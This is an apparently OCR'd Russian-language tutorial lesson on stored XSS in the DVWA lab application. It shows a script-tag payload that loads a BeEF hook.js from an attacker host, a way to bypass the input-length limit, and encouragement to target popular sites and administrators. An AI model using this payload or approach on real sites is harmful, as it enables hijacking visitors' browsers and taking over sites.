
Если рассматривать подробно этот тип уязвимости, то несомненным плюсом отмечу то, что в ссылке URL, не будет подозрительного кода.
В итоге, Вы даже можете отправить этот URL любому пользователю, и он не заметит ничего странного.

Коварность этой уязвимости состоит еще и в том, что, если Вы найдете Stored XSS на доверенном и популярном сайте, то люди будут посещать его, не задумываясь.


Перейдем к практике, и сделаем инъекцию еще раз.
Перейдем на страницу «XSS stored» в уязвимом веб-приложении «DVWA», и введем имя «Timcore» , а также внедрим наш эксплойт, который мы использовали при Reflected XSS. Он будет выглядеть, как: «<script src="http://10.0.2.5:3000/hook.js"></script>»:



Как видим, у нас существует ограничение на количество вводимых символов. Это легко обойти, с помощью инспектора элементов.
Жмем правой кнопкой мыши по выбранному полю, и в теге «textarea» редактируем параметр «maxlength», допустим на 500 символов:




Теперь мы можем вставить наш скрипт целиком:




Жмем кнопку «Sign Guestbook», и все готово. Наш URL готов к использованию, и он выглядит как:
«http://10.0.2.7/dvwa/vulnerabilities/xss_s/».
Как только пользователь перейдет по этой ссылке, произойдет автоматический коннект с BeEF Framework. Вы также можете просто ждать, когда жертва перейдет на эту страницу веб-сайта.

Как я уже говорил, если сайт популярный, то люди будут заходить, и спокойно переходить по страницам, ничего не подозревая.
Еще одна плюшка, которая заключается в том, что администратор сайта тоже время от времени посещает тот или иной сайт (админ или админы). Вы также можете соединиться с ним, и взломать, что может привести к получению полного доступа к серверу или сайту, через XSS.

Перейдем к практике, и я перейду на машину Windows 7 Home, как обычный пользователь. В браузере, переходим на веб-сайт «DVWA», выставив настройки безопасности, на «low»:




Переходим на страницу «XSS stored»:




Можно даже не кликать по каким-либо полям и кнопкам. Браузер должен быть привязан к BeEF Framework. На странице ничего подозрительного не происходит. Нет всплывающих окон, и т. д.

Когда мы перейдем в машину на Kali Linux, то увидим новый появившийся браузер:




Можем кликнуть по этому браузеру:




Очень иного информации, мы можем узнать из этого вывода. Также можем использовать множество команд, для манипуляций, но об этом в следующих уроках.

11.0 BeEF Framework — Работаем с пойманными жертвами.

